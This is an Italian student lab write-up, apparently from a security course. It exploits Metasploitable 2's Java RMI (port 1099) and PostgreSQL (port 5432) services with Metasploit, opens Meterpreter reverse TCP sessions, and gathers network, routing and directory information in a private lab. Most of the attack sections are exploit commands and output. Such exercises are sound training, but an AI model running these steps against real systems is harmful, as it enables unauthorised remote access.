

## S7-L5

---

**Traccia:** La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111
  - La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
  - Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete. 2) informazioni sulla tabella di routing della macchina vittima.
- 

### ESERCIZIO:

Per procedere con l'esercizio, iniziamo configurando le macchine virtuali con gli indirizzi ip richiesti:


```
# The primary network interface
auto eth0
iface eth0 inet static

address 192.168.75.112
netmask 255.255.255.0
gateway 192.168.1.1
```

*Metasploitable configuration (IP: 192.168.75.112)*

*/ In Metasploitable, per accedere al pannello di configurazione di rete, procediamo con il comando sudo nano /etc/network/interfaces*

Effettuiamo la configurazione anche su Kali Linux:



Kali configuration (IP: 192.168.75.111)

*/ In Kali, accediamo al pannello di configurazione di rete e modifichiamo manualmente indirizzo ip e subnet.*

Verifichiamo che le modifiche siano state apportate correttamente:

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue s
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdi
    link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.111/24 brd 192.168.75.255 scope glo
        valid_lft forever preferred_lft forever
    inet6 fe80::9f2:346b:37be:2028/64 scope link nopref
        valid_lft forever preferred_lft forever
```

(command `ip a`)

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:17:e0:96 brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.112/24 brd 192.168.75.255 scope global eth0
    inet6 fe80::a00:27ff:fe17:e096/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

(command **ip a**)

Per avere un'ulteriore conferma del fatto che le due macchine comunichino all'interno della rete, effettuiamo un ping dalla macchina attaccante (Kali) alla macchina bersaglio (Metasploitable):

```
(kali@kali)-[~]
$ ping 192.168.75.112
PING 192.168.75.112 (192.168.75.112) 56(84) bytes of data.
64 bytes from 192.168.75.112: icmp_seq=1 ttl=64 time=0.794 ms
64 bytes from 192.168.75.112: icmp_seq=2 ttl=64 time=0.469 ms
64 bytes from 192.168.75.112: icmp_seq=3 ttl=64 time=0.507 ms
^C
192.168.75.112 ping statistics:
```

(n.b Il comando **ping** è utilizzato per testare la connettività di rete tra due dispositivi inviando pacchetti di dati e ricevendo risposte, misurando il tempo di risposta in millisecondi)

A questo punto possiamo procedere. Trattandosi di un servizio Java RMI vulnerabile sulla porta tcp/1099 vado ad effettuare un'analisi specifica tramite **nmap** scansionando la porta 1099 dell'indirizzo ip target.

```
(kali@kali)-[~]
$ nmap -A -p 1099 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 03:29 EDT
Nmap scan report for 192.168.75.112 (192.168.75.112)
Host is up (0.00046s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
```

Avviamo msfconsole:



```
msf6 > search java_rmi
```

Come notiamo, tra i Matching Modules appare un exploit che sfrutta una vulnerabilità nel servizio **Java Remote Method Invocation** (RMI). Questo è un servizio di Java che consente a un programma su un computer di chiamare i metodi di un altro programma Java su un computer remoto. Questo permette l'esecuzione di operazioni e la gestione dei dati tra diversi sistemi, facilitandone l'interazione.

Matching Modules			
#	Name	Disclosure Date	Rank
0	auxiliary/gather/java_rmi_registry	.	normal
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent
2	\_ target: Generic (Java Payload)	.	.
3	\_ target: Windows x86 (Native Payload)	.	.
4	\_ target: Linux x86 (Native Payload)	.	.
5	\_ target: Mac OS X PPC (Native Payload)	.	.
6	\_ target: Mac OS X x86 (Native Payload)	.	.
7	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal
8	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent

(exploit #1 - /multi/misc/java\_rmi\_server)

Selezioniamo il modulo in questione con il comando **use 1** e configuriamo il payload per ottenere la sessione di Meterpreter, utilizzando il *payload/java/meterpreter/reverse\_tcp*. Attraverso questo payload possiamo stabilire una connessione di tipo reverse tcp tra il sistema bersaglio (che esegue il payload) e la macchina attaccante (che è in ascolto sulla porta specificata).

```
Reverse HTTP Stager
10  payload/java/meterpreter/reverse_https
Reverse HTTPS Stager
11  payload/java/meterpreter/reverse_tcp
Reverse TCP Stager
12  payload/java/shell/bind_tcp
nd TCP Stager
```

```
msf6 exploit(multi/misc/java_rmi_server) > set payload 11
payload => java/meterpreter/reverse_tcp
```

Il comando *set payload 11* viene eseguito per salvare il payload trovato

Apriamo le opzioni con **options** per analizzare cosa ci viene richiesto ai fini di effettuare l'attacco, in questo caso abbiamo bisogno di settare host remoto e local host tramite i comandi **set rhost** 192.168.75.112 e **set lhost** 192.168.75.111:

```
msf6 exploit(multi/misc/java_rmi_server) > set payload 11
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait
RHOSTS		yes	The target host(s), see https://do
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface n on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connect
SSLCert		no	Path to a custom SSL certificate (
URIPATH		no	The URI to use for this exploit (d

```


Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.75.111	yes	The listen address (an interface may b
LPORT	4444	yes	The listen port

---

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.75.112
rhost => 192.168.75.112
```

---

```
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.1.111
lhost => 192.168.1.111
```

Con **exploit** avviamo l'attacco e otteniamo la sessione di meterpreter:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/ZPKPlg0EjbtA
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header...
[*] 192.168.75.112:1099 - Sending RMI Call...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:55839) at 2024-07-12 03:39:37 -0400

meterpreter >
```

**CONFIGURAZIONE DI RETE MACCHINA TARGET** con il comando ifconfig:

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe17:e096
IPv6 Netmask : ::

meterpreter > █
```

**TABELLA DI ROUTING MACCHINA TARGET** con il comando route:

```
meterpreter > route
```

```
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.75.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe17:e096	::	::		

```
meterpreter > 
```

## ESERCIZIO 2:

Sfrutta la vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.



Effettuo una scansione con nmap per vedere il servizio attivo sulla porta 5432:

```
PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

Cerco il modulo per sfruttare la vulnerabilità relativa a postgresql:

```
tgreSQL Version Probe
23 exploit/linux/postgres/postgres_payload
tgreSQL for Linux Payload Execution
```

Verifico i payloads per avviare l'exploit:

```
[*] New in Metasploit 0.4 - This module can target a SESSION of a
msf6 exploit(linux/postgres/postgres_payload) > show payloads
```

Carico il payload meterpreter/reverse\_tcp per avviare una sessione meterpreter:

```
15 payload/linux/x86/meterpreter/reverse_nonx_tcp
16 payload/linux/x86/meterpreter/reverse_tcp
17 payload/linux/x86/meterpreter/reverse_tcp uuid
```

Mostro le opzioni richieste per l'attacco con il comando **options**:

```
Payload options (linux/x86/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an ip address)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Linux x86

Specifico *lhost* e *rhost* e lancio l'attacco con il comando **exploit**:

```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost => 192.168.75.111
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.75.112
rhosts => 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > exploit
```

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC
[*] Uploaded as /tmp/IAAcQSa.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 -> 192.168.75.112:45411)
```

Siamo all'interno della sessione di Meterpreter.

Con il comando **ls** vado a visualizzare il contenuto della directory main al percorso `/var/lib/postgresql/8.3/`

```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
```

Mode	Size	Type	Last modified	Name
100600/rw	4	fil	2010-03-17 10:08:46 -0400	PG_VERSION
040700/rwx	4096	dir	2010-03-17 10:08:56 -0400	base
040700/rwx	4096	dir	2024-07-12 06:21:20 -0400	global
040700/rwx	4096	dir	2010-03-17 10:08:49 -0400	pg_clog
040700/rwx	4096	dir	2010-03-17 10:08:46 -0400	pg_multixact
040700/rwx	4096	dir	2010-03-17 10:08:49 -0400	pg_subtrans
040700/rwx	4096	dir	2010-03-17 10:08:46 -0400	pg_tblspc
040700/rwx	4096	dir	2010-03-17 10:08:46 -0400	pg_twophase
040700/rwx	4096	dir	2010-03-17 10:08:49 -0400	pg_xlog
100600/rw	125	fil	2024-07-12 03:25:12 -0400	postmaster.opts
100600/rw	54	fil	2024-07-12 03:25:12 -0400	postmaster.pid
100644/rw-r--r--	540	fil	2010-03-17 10:08:45 -0400	root.crt
100644/rw-r--r--	1224	fil	2010-03-17 10:07:45 -0400	server.crt
100640/rw-r	891	fil	2010-03-17 10:07:45 -0400	server.key

```
meterpreter > █
```